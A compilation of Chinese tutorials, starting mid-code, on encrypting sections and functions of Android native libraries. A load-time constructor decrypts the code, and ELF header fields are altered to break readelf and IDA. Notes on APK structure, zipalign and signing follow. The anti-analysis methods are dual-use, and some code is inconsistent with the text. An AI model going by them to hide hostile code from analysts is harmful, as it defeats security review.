        lib_addr = getLibaddr();
       // LOGV("libaddr is : %d", lib_addr);

        ehdr = (Elf32_Ehdr *)lib_addr;
        text_addr = ehdr->e_shoff + lib_addr;
        nblock = ehdr->e_entry >> 16;
        nsize = ehdr->e_entry & 0xffff;

//      LOGV("text_addr is : %d", text_addr);
//      LOGV("nblock is : %d", nblock);
//      LOGV("nsize is : %d", nsize);

        if(mprotect((void*)lib_addr, 4096*nsize, PROT_EXEC | PROT_READ | PROT_WRITE) != 0){
                LOGV("mem privilege change failed!");
        }
        LOGV("mem privilege change success!");
```

```
    for(i = 0; i < nblock; i++){
        char *addr = (char *)(text_addr + i);
        *addr = (*addr) ^ 6;
    }

    if(mprotect((void*)lib_addr, 4096*nsize, PROT_EXEC | PROT_READ | PROT_WRITE) != 0){
            LOGV("mem privilege change failed!");
        }
    LOGV("mem privilege change success!");

    LOGV("testsection decrypt success!");
}
```

将 init_getstring 函数加入 init_array 段中~

```
void init_getString() __attribute__((constructor)); //将解密函数放在初始化代码中
```

生成包含解密代码的 so。

0×5

用 IDA 打开上面生成的 so 文件

定位到 init_array 段可以看到

```
init_array:00003E84 ; ===========================================================================
.init_array:00003E84
```

```
.init_array:00003E84 ; Segment type: Pure data
.init_array:00003E84                 AREA .init_array, DATA
.init_array:00003E84                 ; ORG 0x3E84
.init_array:00003E84                 DCD _Z14init_getStringv+1
.init_array:00003E88                 DCB       0
.init_array:00003E89                 DCB       0
.init_array:00003E8A                 DCB       0
.init_array:00003E8B                 DCB       0
.init_array:00003E8B ; .init_array      ends
.init_array:00003E8B
```

进入 init_getString 函数

```
int __fastcall init_getString()
{
  int v0; // r0@1
  unsigned __int64 v1; // kr00_8@1
  size_t v2; // r5@1
  void *v3; // r6@1
  int v4; // r4@1
  int i; // r3@3

  v0 = getLibaddr();
  v1 = (unsigned __int64)*(_DWORD *)(v0 + 24) << 16;
  v2 = (*(_DWORD *)(v0 + 24) & 0xFFFF) << 12;
  v3 = (void *)v0;
  v4 = v0 + *(_DWORD *)(v0 + 32);
  if ( j_j_mprotect((void *)v0, (*(_DWORD *)(v0 + 24) & 0xFFFF) << 12, 7) )
    j_j___android_log_print(2, "wanniba", "mem privilege change failed!");
  j_j___android_log_print(2, "wanniba", "mem privilege change success!");
  for ( i = v4; i != v4 + HIDWORD(v1); ++i )
    *(_BYTE *)i ^= 6u;
  if ( j_j_mprotect(v3, v2, 7) )
    j_j___android_log_print(2, "wanniba", "mem privilege change failed!");
  j_j___android_log_print(2, "wanniba", "mem privilege change success!");
  return j_j___android_log_print(2, "wanniba", "testsection decrypt success!");
}
```

0×6

到此，对 so 文件某一 section 的加密就结束了。

0×7

原文地址：http://bbs.pediy.com/showthread.php?t=191649

http://0nly3nd.sinaapp.com/?p=695

简单粗暴的 so 加解密实现

ThomasKing

一、概述

利用动态链接库实现安卓应用的核心部分，能一定程度的对抗逆向。由于 ida 等神器的存在，还需要对核心部分进行加密。动态链接库的加密，在我看来，有两种实现方式：1. 有源码; 2、无源码。无源码的加密，类似 window 平台的加壳和对.dex 文件的加壳，需要对文件进行分析，在合适的地方插入解密代码，并修正一些参数。而如果有源码，则可以构造解密代码，并让解密过程在.so 被加载时完成。（当然，应用程序加载了.so 文件后，内存中.so 数据已经被解密，可直接 dump 分析。同时，也有一些对抗 dump 的方法，这里就不展开了）。

下文只针对有源码这种方式进行讨论，分析一些可行的实现方法。主要是包含对 ELF header 的分析(不是讨论各个字段含义)；基于特定 section 和特定函数的加解密实现(不讨论复杂的加密算法)。

二、针对动态链接库的 ELF 头分析

网上有很多资料介绍 ELF 文件格式，而且写得很好很详细。我这里就不重复，不太了解的朋友，建议先看看。以下内容，我主要从链接视图和装载视图来分析 ELF 头的各个字段，希望能为读者提供一些 ELF 文件头的修正思路。

这里，我再罗嗦列出 ELF 头的各个字段：

```
typedef struct {
    unsigned char     e_ident[EI_NIDENT];  /* File identification. */
    Elf32_Half    e_type;        /* File type. */
    Elf32_Half    e_machine;  /* Machine architecture. */
```

```
    Elf32_Word  e_version;    /* ELF format version. */
    Elf32_Addr   e_entry;/* Entry point. */
    Elf32_Off     e_phoff;/* Program header file offset. */
    Elf32_Off     e_shoff; /* Section header file offset. */
    Elf32_Word  e_flags;  /* Architecture-specific flags. */
    Elf32_Half    e_ehsize;     /* Size of ELF header in bytes. */
    Elf32_Half    e_phentsize;/* Size of program header entry. */
    Elf32_Half    e_phnum;    /* Number of program header entries. */
    Elf32_Half    e_shentsize; /* Size of section header entry. */
    Elf32_Half    e_shnum;    /* Number of section header entries. */
    Elf32_Half    e_shstrndx;  /* Section name strings section. */
} Elf32_Ehdr;
```

e_ident、e_type、e_machine、e_version、e_flags 和 e_ehsize 字段比较固定；e_entry 入口地址与文件类型有关。e_phoff、e_phentsize 和 e_phnum 与装载视图有关；e_shoff、e_shentsize、e_shnum 和 e_shstrndx 与链接视图有关。目前 e_ehsize = 52 字节，e_shentsize = 40 字节，e_phentsize = 32 字节。

下面看看这两种视图的排列结构：

<table>
<tr><th>链接视图</th><th>执行视图</th></tr>
<tr><td>ELF 头部</td><td>ELF 头部</td></tr>
<tr><td>程序头部表（可选）</td><td>程序头部表</td></tr>
<tr><td>节区 1</td><td rowspan="2">段 1</td></tr>
<tr><td>...</td></tr>
<tr><td>节区 n</td><td rowspan="2">段 2</td></tr>
<tr><td>...</td></tr>
<tr><td>...</td><td>...</td></tr>
<tr><td>节区头部表</td><td>节区头部表（可选）</td></tr>
</table>

图 1

直接从图中，可以得到一些信息：Program header 位于 ELF header 后面，Section Header 位于 ELF 文件的尾部。那可以推出：

e_phoff = sizeof(e_ehsize);

整个 ELF 文件大小 = e_shoff + e_shnum * sizeof(e_shentsize) + 1

e_shstrndx 字段的值跟 strip 有关。Strip 之前：.shstrtab 并不是最后一个 section.则 e_shstrndx = e_shnum – 1 – 2;




图 2

而经过 strip 之后，动态链接库末尾的.symtab 和.strtab 这两个 section 会被去掉. 则 e_shstrndx = e_shnum – 1。




图 3

使用 ndk 生成在\libs\armeabi\下的.so 文件是经过 strip 的，也是被打包到 apk 中的。可以在\obj\local\armeabi\下找到未经过 strip 的.so 文件。到这里，我们就可以把 http://bbs.pediy.com/showthread.php?t=188793 帖子中提到的.so 文件修正。如果 e_shoff 和 e_shnum 都改成任意值，那么修正起来比较麻烦。

感觉上好像 e_shoff、e_shnum 等与 section 相关的信息任意修改，对.so 文件的使用毫无影响。的确是这样的，至少给出两个方面来佐证：

1.so 文件在内存中的映射




图 4

相信了解 elf 装载(执行)视图的朋友肯定清楚，.so 文件是以 segment 为单位映射到内存的。图中红色区域的 section 是没有被映射的内存，当然也在 segment 中找不到。

2.安卓 linker 源码

在 linker.h 源码中有一个重要的结构体 soinfo，下面列出一些字段：

```
struct soinfo{
    const char name[SOINFO_NAME_LEN]; //so 全名
    Elf32_Phdr *phdr; //Program header 的地址
    int phnum; //segment  数量
    unsigned *dynamic; //指向.dynamic，在 section 和 segment 中相同的
    //以下 4 个成员与.hash 表有关
    unsigned nbucket;
    unsigned nchain;
    unsigned *bucket;
    unsigned *chain;

    unsigned *preinit_array;
    unsigned preinit_array_count;
    //这两个成员只能会出现在可执行文件中

   //指向初始化代码，先于 main 函数之行，即在加载时被 linker 所调用，在 linker.c 可以看到：__linker_init -> link_image -> call_constructors -> call_array
    unsigned *init_array;
    unsigned init_array_count;
    void (*init_func)(void);
    //与 init_array 类似，只是在 main 结束之后执行
    unsigned *fini_array;
    unsigned fini_array_count;
    void (*fini_func)(void);
}
```

另外，linker.c 中也有许多地方可以佐证。其本质还是 linker 是基于装载视图解析的 so 文件的。
基于上面的结论，再来分析下 ELF 头的字段。

1) e_ident[EI_NIDENT] 字段包含魔数、字节序、字长和版本，后面填充 0。对于安卓的 linker，通过 verify_elf_object 函数检验魔数，

判定是否为.so 文件。那么，我们可以向位置写入数据，至少可以向后面的 0 填充位置写入数据。遗憾的是，我在 fedora 14 下测试，是不能向 0 填充位置写数据，链接器报非 0 填充错误。

2) 对于安卓的 linker，对 e_type、e_machine、e_version 和 e_flags 字段并不关心，是可以修改成其他数据的(仅分析，没有实测)

3) 对于动态链接库，e_entry 入口地址是无意义的，因为程序被加载时，设定的跳转地址是动态连接器的地址，这个字段是可以被作为数据填充的。

4) so 装载时，与链接视图没有关系，即 e_shoff、e_shentsize、e_shnum 和 e_shstrndx 这些字段是可以任意修改的。被修改之后，使用 readelf 和 ida 等工具打开，会报各种错误，相信读者已经见识过了。

5) 既然 so 装载与装载视图紧密相关，自然 e_phoff、e_phentsize 和 e_phnum 这些字段是不能动的。

根据上述结论，做一个面目全非，各种工具打开报错的 so 文件就很 easy 了，读者可以试试，这里就不举例，你将在后续内容中看到。

三、基于特定 section 的加解密实现

这里提到基于 section 的加解密，是指将 so 文件的特定 section 进行加密，so 文件被加载时解密。下面给出实例。

假设有一个 shelldemo 应用，调用一个 native 方法返回一个字符串供 UI 显示。在 native 方法中，又调用 getString 方法返回一个字符串供 native 方法返回。我需要将 getString 方法加密。这里，将 getString 方法存放在.mytext 中(指定__attribute__((section (".mytext")));)，即是需要对.mytext 进行加密。

加密流程：

1) 从 so 文件头读取 section 偏移 shoff、shnum 和 shstrtab
2) 读取 shstrtab 中的字符串，存放在 str 空间中
3) 从 shoff 位置开始读取 section header, 存放在 shdr
4) 通过 shdr -> sh_name 在 str 字符串中索引，与.mytext 进行字符串比较，如果不匹配，继续读取
5) 通过 shdr -> sh_offset 和 shdr -> sh_size 字段，将.mytext 内容读取并保存在 content 中。
6) 为了便于理解，不使用复杂的加密算法。这里，只将 content 的所有内容取反，即 *content = ~(*content);
7) 将 content 内容写回 so 文件中
8) 为了验证第二节中关于 section 字段可以任意修改的结论，这里，将 shdr -> addr 写入 ELF 头 e_shoff，将 shdr -> sh_size 和

addr 所在内存块写入 e_entry 中，即 ehdr.e_entry = (length << 16) + nsize。当然，这样同时也简化了解密流程，还有一个好处是：如果将 so 文件头修正放回去，程序是不能运行的。

解密时，需要保证解密函数在 so 加载时被调用，那函数声明为：init_getString __attribute__((constructor))。(也可以使用 c++构造器实现， 其本质也是用 attribute 实现)

解密流程：

1) 动态链接器通过 call_array 调用 init_getString
2) Init_getString 首先调用 getLibAddr 方法，得到 so 文件在内存中的起始地址
3) 读取前 52 字节，即 ELF 头。通过 e_shoff 获得.mytext 内存加载地址，ehdr.e_entry 获取.mytext 大小和所在内存块
4) 修改.mytext 所在内存块的读写权限
5) 将[e_shoff, e_shoff + size]内存区域数据解密，即取反操作：*content = ~(*content);
6) 修改回内存区域的读写权限

(这里是对代码段的数据进行解密，需要写权限。如果对数据段的数据解密，是不需要更改权限直接操作的)

利用 readelf 查看加密后的 so 文件：

```
Thomas@Thomas-PC /cygdrive/e/AndroidDevelop/Shelldemo/libs/armeabi
$ readelf.exe -S libdemo.so
There are 22 section headers, starting at offset 0x2474:

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0] <no-name>         LOUSER+5c58b6fc b867a72c b93f42f7 fffffe9d 8101b283 XSI
OGTxxxxxxxop 2164371720 2214637744  0
readelf: Warning: section 0: sh_link value of 2164371720 is larger than the numb
er of sections
  [ 1] <no-name>         NULL            8400b0b0 000000 8101b2a1 845fb0b0 xOxxx
xoE 28225712   0 2164336191
readelf: Warning: section 1: sh_link value of 28225712 is larger than the number
 of sections
  [ 2] <no-name>         LOUSER+101b108  00000000 8101b108 8400b0b0 00 MSLxxxoE
 0 2164371720 2214637744
  [ 3] <no-name>         LOPROC+fffffa8  80b108ab 7fffeb4c 7ffffa4 8004afb0 XxM
ILGxxxxxxxxop 2147478348 2159063216 2147478364
readelf: Warning: section 3: sh_link value of 2147478348 is larger than the numb
er of sections
  [ 4] <no-name>         LOUSER+a8b0b0   7fffff90 7fffee98 80b108a9 80b10fa8 XxL
OTxxxxxxxxop 2147479272 2159063216 2147479332
```

图 5

运行结果很简单，源码见附件

图 6

注意：并不是所有的 section 都能全加，有些数据是不能加密的。比如直接对.text 直接加密，会把与 crt 有关代码也加密，只能选择性的加密。下面将介绍如何实现

四、基于特定函数的加解密实现

上面的加解密方式可谓简单粗暴。采用这种方式实现，如果 ELF 头 section 被恢复，则很容易被发现 so 多了一个 section。那么，对 ELF 中已存在的 section 中的数据部分加密，可以达到一定的隐藏效果。

与上节例子类似，命名为 shelldemo2，只是 native 直接返回字符串给 UI。需要做的是对 Java_com_example_shelldemo2_MainActivity_getString 函数进行加密。加密和解密都是基于装载视图实现。需要注意的是，被加密函数如果用 static 声明，那么函数是不会出现在.dynsym 中，是无法在装载视图中通过函数名找到进行解密的。当然，也可以采用取巧方式，类似上节，把地址和长度信息写入 so 头中实现。Java_com_example_shelldemo2_MainActivity_getString 需要被调用，那么一定是能在.dynsym 找到的。

加密流程：

1) 读取文件头，获取 e_phoff、e_phentsize 和 e_phnum 信息

2) 通过 Elf32_Phdr 中的 p_type 字段，找到 DYNAMIC。从下图可以看出，其实 DYNAMIC 就是.dynamic section。从 p_offset 和 p_filesz 字段得到文件中的起始位置和长度




图 7

3) 遍历.dynamic，找到.dynsym、.dynstr、.hash section 文件中的偏移和.dynstr 的大小。在我的测试环境下，fedora 14 和 windows7 Cygwin x64 中 elf.h 定义.hash 的 d_tag 标示是：DT_GNU_HASH;而安卓源码中的是：DT_HASH。
4) 根据函数名称，计算 hash 值
5) 根据 hash 值，找到下标 hash % nbuckets 的 bucket；根据 bucket 中的值，读取.dynsym 中的对应索引的 Elf32_Sym 符号；从符号的 st_name 所以找到在.dynstr 中对应的字符串与函数名进行比较。若不等，则根据 chain[hash % nbuckets]找下一个 Elf32_Sym 符号，直到找到或者 chain 终止为止。这里叙述得有些复杂，直接上代码。

```
for(i = bucket[funHash % nbucket]; i != 0; i = chain[i]){
    if(strcmp(dynstr + (funSym + i)->st_name, funcName) == 0){
        flag = 0;
        break;
    }
}
```

6) 找到函数对应的 Elf32_Sym 符号后，即可根据 st_value 和 st_size 字段找到函数的位置和大小
7) 后面的步骤就和上节相同了，这里就不赘述

解密流程为加密逆过程，大体相同，只有一些细微的区别，具体如下：

1) 找到 so 文件在内存中的起始地址
2) 也是通过 so 文件头找到 Phdr；从 Phdr 找到 PT_DYNAMIC 后，需取 p_vaddr 和 p_filesz 字段，并非 p_offset，这里需要注意。

3) 后续操作就加密类似，就不赘述。对内存区域数据的解密，也需要注意读写权限问题。

加密后效果：

```
.text:00001360 ; ---------------------------------------------------------------------------
.text:00001360
.text:00001360                 EXPORT Java_com_example_shelldemo2_MainActivity_getString
.text:00001360 Java_com_example_shelldemo2_MainActivity_getString
.text:00001360                 BL      0xFFF09DF8
.text:00001360 ; ---------------------------------------------------------------------------
.text:00001364                 DCD 0x58B6FC97, 0x86FF64DC, 0x67A72CBB, 0x3F42F7B8, 0xFFE7D1B9
```

图 8

运行结果与上节相同，就不贴了。

五、参考资料

http://blog.csdn.net/forlong401/article/details/12060605
《ELF 文件格式》
Android linker 源码：bionic\linker
Android libc 源码：bionic\libc\bionic
谷歌：ELF 链接视图与装载视图相关资料

Android 的 apk 组成结构

APK 是 Android PacKage 的缩写，即 Android 安装包。将 APK 文件直接传到 Android 模拟器或 Android 手机中执行即可安装。 APK 文件其实是 zip 格式，但后缀名被修改为 apk ，在 windows 上可以通过 WinRar 等程序直接解压查看。

APK 解压后，一般的可看到的目录结构如下：

文件或目录	作用
META-INF/	也就是一个 manifest ，从 java jar 文件引入的描述包信息的目录
res/	资源文件目录
libs/	如果存在的话，存放的是 ndk 编出来的 so 库
AndroidManifest.xml	程序全局配置文件
classes.dex	dalvik 字节码
resources.ars	编译后的二进制资源文件

资源文件比较重要的如下， sdk 文档 （ 中文指南 ） 上有相关的详细介绍：

目录 Directory	资源类型 Resource Types
res/anim/	Define pre-determined animations. Tween animations are saved in res/anim/ and accessed from the R.anim class. Frame animations are saved in res/drawable/ and accessed from the R.drawable class. 定义的是预置的动画对象。一般是逐帧动画 (Frame animations) 或补间动画（ Tween animations ）。而实际使用上，都是一些淡入淡出、缩放和移动等的补间动画居多。
res/color	Define a color resources that changes based on the View state. Saved in res/color/ and accessed from the R.color class 定义一些 android view 状态变化时，使用的颜色值。这通常是绑定到一个界面元素上的，比如一个 button 被按下，弹起或 disable 时的颜色。
res/drawable/	Define various graphics with bitmaps or XML. Saved in res/drawable/ and accessed from the R.drawable class.

res/drawable-hdpi res/drawable-land-hdpi res/drawable/mdpi res/drawable/ldpi res/drawable/port …	定义要被用到的位图资源文件。这些位图资源可以是 bitmap ，也可以是用 xml 描述的 bitmap 。 注意：文件后缀为 9.png 是一种特殊的位图，一般是通过 draw9patch 生成的，是一种可自动伸缩的位图资源。 Drawable 的其他目录形势， land 是横屏的， port 是竖屏的； hdpi 是高分辨率的， ldpi 是低分辨率的， hdpi 是高分辨率的。这里可以放置为特定情况下的界面优化资源。
res/layout/	Define the layout for your application UI. Saved in res/layout/ and accessed from the R.layout class. 定义的 UI layout ，被 aapt parser 后，可由 android 直接 render 成 view 界面。 这里也有横竖屏和 dpi 之分。
res/values/	可以被编译成很多种类型的资源的 XML 文件。 注意 ： 不像其他的 res/ 文件夹，它可以保存任意数量的文件，这些文件保存了要创建资源的描述，而不是资源本身。 XML 元素类型控制这些资源应该放在 R 类的什么地方。 尽管这个文件夹里的文件可以任意命名，不过下面使一些比较典型的文件（文件命名的惯例是将元素类型包含在该名称之中）： array.xml 定义数组

	colors.xml 定义 color drawable 和 颜色的字符串值 (color string values) 。使用 Resource.getDrawable() 和 Resources.getColor() 分别获得这些资源。 dimens.xml 定义 尺寸值 (dimension value) 。使用 Resources.getDimension() 获得这些资源。 strings.xml 定义 字符串 (string) 值。使用 Resources.getString() 或者 Resources.getText() 获取这些资源。 getText() 会保留在 UI 字符串上应用的丰富的文本样式。 styles.xml 定义 样式 (style) 对象。 多国语言，由 values-xxx 的后缀组成。比如简体中文 :res/values-zh-rCN
res/xml/	任意的 XML 文件，在运行时可以通过调用 Resources.getXML() 读取。
res/raw/	直接复制到设备中的任意文件。它们无需编译，添加到你的应用程序编译产生的压缩文件中。要使用这些资源，可以调用 Resources.openRawResource() ，参数是资源的 ID ，即 R.raw.somefilename 。

Android 应用程序的生成过程，输入就是 eclipse 或源码中的工程及其下面的源文件；输出就是处理后的 apk 文件。整个过程可以如下图所示：

第一步：资源打包的工作，就是 aapt 这个工具完成的。

1. 在最后打包的 apk 中，所有的 xml 文件已经不是原来的文本文件了，是被 aapt parser 后，直接保存下来的 xml 数据结构，这样做的好处：到手机中无需再次 parser xml 文件，直接读到定义好的数据结构中就可以了。

2. drawable 中的 png 图片也被 aapt 给优化过了。

3. 所有的资源文件都被自动生成一个索引，并生成到 R.java 中。为什么这么做？我想一个是效率，另一个好处就是最大限度的在编译过程中由编译器给你找错 (通过 string 来索引很难做到) 。

Apk 文件及其编译过程

Apk 文件概述

Android 系统中的应用程序安装包都是以 apk 为后缀名，其实 apk 是 Android Package 的缩写，即 android 安装包。

注：apk 包文件其实就是标准的 zip 文件，可以直接用解压缩软件解开。

Apk 包中的内容

解压缩一个 apk 文件后，目录结构一般如下：

```
*.apk
    ├--res
    |    ├+layout
    |    └+drawable
    ├--META-INF
    |    ├--MANIFEST.MF
    |    ├--CERT.SF
    |    └--CERT.RSA
    ├--resources.arsc
    ├--classes.dex
    └--AndroidManifest.xml
```

META-INF 目录

该目录下存放的是签名信息，用来保证 apk 包的完整性和系统的安全。

Android 应用程序发布都是一个包的方式，里面有很多文件。为了保证其包文件是完全出自开发人员之手，以及验证这份安装程序没有被修改过，就需 要在开 发人员编译时，同时生成相应的签名文件，也就是认证信息文件。但是签名文件只能用来判断程序是否有被别人修改过，而并不能阻止别人去修改，然后再生成一份 新的签名，比如对英文软件进行汉化。

在这个目录下面三个文件：

- CERT.RSA
- CERT.SF
- MANIFEST.MF

其中：

- CERT.RSA 和 CERT.SF 文件可以用来判断程序程序是否被别人修改。
- MANIFEST.MF 是对所有文件的 SHA1 算法的签名。

关于 CERT.RSA 采用的算法：

该文件是采用 PKCS#7 格式进行数字签名的。

PKCS#7 是由 RSA 安全体系在公钥加密系统中交换数字证书产生的一种加密标准。最近本的标准有 PKCS#1、#3、#5、#6、#7、#8、#9 和#10，分别定义不同的协议标准。PKCS#7 为密码信封封装标准，描述了密码操作（例如数字签名和数字信封）的数据的通用语法。该语法允许递归，例如 一个数字信封可以嵌套在另一个数字信封里面，或者一个实体可以在一个已经封装的数据上签名。该语法同时允许添加任意属性，比如签名时间等。该标准和保密增 强邮件（PEM）是兼容的，如果以 PEM 兼容形式构建，那么被签名后的数据和签名后又封装的数据内容可以很容易地被转化成 PEM 格式。

关于创建 PKCS#7 格式的数字签名：

如果按照 PKCS#7 格式标准自己写的话将是很复杂很麻烦的一件事，但是微软已经给出了封装好了一个 COM - CAPICOM，这里面的数字签名就是符合 PKCS#7 格式的；另外还有一个开源的代码就是 OpenSSL。

Res 目录

这个目录主要保存资源的图片和窗口布局 xml 文件。

AndroidManifest.xml 文件

该文件主用来描述应用程序名称、权限、版本、引用的库文件等信息。它的内容跟开发目录里的一样，但格式不一样。它是经过压缩的二进制文件，经过压缩 大大减 少了占用的存储空间，这对于移动应用程序来说是非常重要的。因为移动网络带宽有限，下载速度慢，使用费用高，设备的存储空间也比较小。

classes.dex 文件

该文件是 java 源码编译后生成的 java 字节码文件，最后经 dx 工具处理后生成的 Dalvik 虚拟机机可执行的字节码。

Resources.arsc 文件

该文件是编译后的二进制资源文件。

Apk 的编译过程

Apk 的编译主要分为以下几步：

编译资源文件

主要负责编译资源文件（如 xml、图片等文件），需要通过 aapt 工具来编译，最终生成资源文件表“resources.arsc”和资源关系文件 “R.java”。Java 编译器连接代码里访问资源时，就会通过 R.java 来访问，同时 aapt 工具还负责把所有资源生成二进制文件，以应用程序运行 时方便访问。

编译 Java 源码

主要负责编译 Java 源码文件。所有 java 源码都是通过 javac 来编译的，包括上面编译出来的 R.java，经过这一步所有的.java 文件都会编译成.class 文件。

生成 dex 文件

主要负责把各个单独的 class 文件，通过 dx 工具编译为 Dalvik 虚拟机可运行的 dex 文件。dex 文件的格式详见 Dex 文件结构

生成 apk 文件

主要负责把资源文件和 dex 文件生成包文件，通过 apkbuilder 工具来完成。

关于 Zipalign

Android SDK 中包含了一个名为 Zipalign 工具，它可以优化 APK 程序包。APK 的 MIME 其实就是一个 Zip 压缩文件，通过 Zipalign 可以让应用程序运行更快。

在 Android 平台中，数据文件存储在 apk 文件中，可以多进程的访问，类似于 Win32 程序的粒度对齐问题，zip 虽然不是 PE 格式的文件，但 是资源 的访问同样可以通过更好的对齐来优化，Zipalign 使用了 4 字节的边界对齐方式来影射内存，通过空间换时间的方式来提高执行效率。 Zipalign 使用的例子:

Zipalign 位于 android sdk 的 tools 目录下，windows 操作系统可以通过 cmd 来执行它:

完整的命令行说明为:

```
Usage:
   zipalign [-f] [-v] <align> infile.zip outfile.zip
   zipalign -c [-v] <align> infile.zip

<align>: alignment in bytes, e.g. '4' provides 32-bit alignment
-c: check alignment only (does not modify file)
-f: overwrite existing outfile.zip
-v: verbose output
```

使用方法如下:

```
./zipalign -v 4 source.apk destination.apk
```

其中这里-v 代表详细输出，4 代表以 4 个字节对齐，如果添加-f 参数则会覆盖存在的输出文件。如

./zipalign -f -v 4 source.apk destination.apk

可以通过下面的命令检查文件是否已优化：

./zipalign -c -v 4 destination.apk

这里-c 参数代表检查对齐，可看作是只读执行。

http://www.cnblogs.com/santry/archive/2011/10/24/2222336.html

Apk 程序签名

概述

在 Android 系统中，要求所有应用程序必须经过数字签名后才能安装。Android 系统使用这个证书来识别应用程序的作者，并建立程序间的信任 关系。 证书并不用让于用户控制可以安装哪些程序，证书也不需要授权中心来签名。在 Android 系统中，应用程序使用自己签名的证书是完全允许而且是很普遍的。

关于 Android 应用程序签名主要有以下几个重点：

- 所有的应用程序都必须签名。系统不会安装任何一个没有签名的程序。这条规则适用于任何运行 Android 系统的地方，不管是真机还是模拟器。因此必须在模拟器或真机上运行/调试程序之前对程序进行签名。
- 可以使用自己的证书来签名。不需要任何授权中心。
- 要为最终用户发布应用程序的时候，必须签入一个合适的密钥。不可以发布程序的时候还使用 SDK 工具签入的 Debug Key。
- 系统只在安装应用程序的时候检测证书的有效期。如果应用程序在安装之后证书失效了，应用程序依然可以正常工作。
- 可以使用标准工具——Keytool 和 Jarsigner 生成 Key 并签名 apk 文件。
- 一旦为应用程序签名了，一定要使用 zipalign 工具来优化最终的 APK 包。

Debug Key 和 Release Key

在调试应用程序时，Android SDK 工具会自动对应用程序进行了签名。Eclipse 的 ADT 插件和 Ant 编译工具都提供了两种签名模式——Debug 模式和 Release 模式。 在开发和测试时，可以使用 Debug 模式。Debug 模式下，编译工具使用内嵌在 JDK 中的 Keytool 工具来创建一个 keystore 和一个 key（包含公认的名字和密码）。在每次编译的时候，会使用这个 Debug Key 来为 apk 文件签名。由于密码是公认的所以每次编译的时候，并不需要提示你输入 keystore 和 key 密码。

当程序准备发布时，必须在 Release 模式下使用密钥来为 apk 文件签名。有以下两种方式可以做到：

1、命令行中使用 Keytool 和 Jarsigner。

这个方法中，首先需要编译出一个未签名的 apk。然后使用 Jarsigner（或类似的工具），用密钥为 apk 手动签名。如果没有合适的密钥，可以运行 Keytool 来手动生成自己的 keystore/key。

2、使用 ADT 导出向导。 如果使用 Eclipse/ADT 插件进行开发，可以使用导出向导来编译程序，生成密钥（如果需要），并为 apk 签名，所有这些操作都在导出向导中。一旦程序签名了，别忘了运行 zipalign 来为 apk 进行额外的优化。

关于签名策略

应用程序签名的某些方面可能会影响应用程序的开发，特别是打算一起发布多个应用程序的时候。一般来说，推荐的策略是在整个应用程序寿命内，所有的程序都用相同的证书签名。主要出于以下几点考虑：

- 应用程序升级——在应用程序进行升级时，如果想用户平稳的升级，那么就需要签上相同的证书。当系统安装一个升级应用程序 时，如果新版本的证书与老版本的证 书有匹配的话，那么，系统才会允许进行升级。如果没有为新版本程序签上合适的证书，那么在安装时需要给应用程序指定一个新的包名。这种情况下，用户安装的 新版本将当作是一个全新的应用程序。
- 应用程序模块化——如果应用程序声明，Android 系统允许签有相同证书的应用程序运行在相同的进程里。这样系统将会把它们看作是一个单一的应用程序。用这种方法配置应用程序，用户可以选择更新每个独立的模块。

- 代码/数据权限共享——Android 系统提供了基于签名的权限检查，因此如果应用程序间签有特定的证书，它们之间可以共享功能。通过多个程序签有相同的证书，并且使用基于签名的权限检查，程序可以以一种安全的方式共享代码和数据。
- 如果计划支持单个应用程序的升级，需要确保 key 拥有一个超过期望的应用程序生命周期的有效期。推荐使用 25 年或更长的有效期。当 key 过期后，用户也就不能平稳的更新到新的版本了。
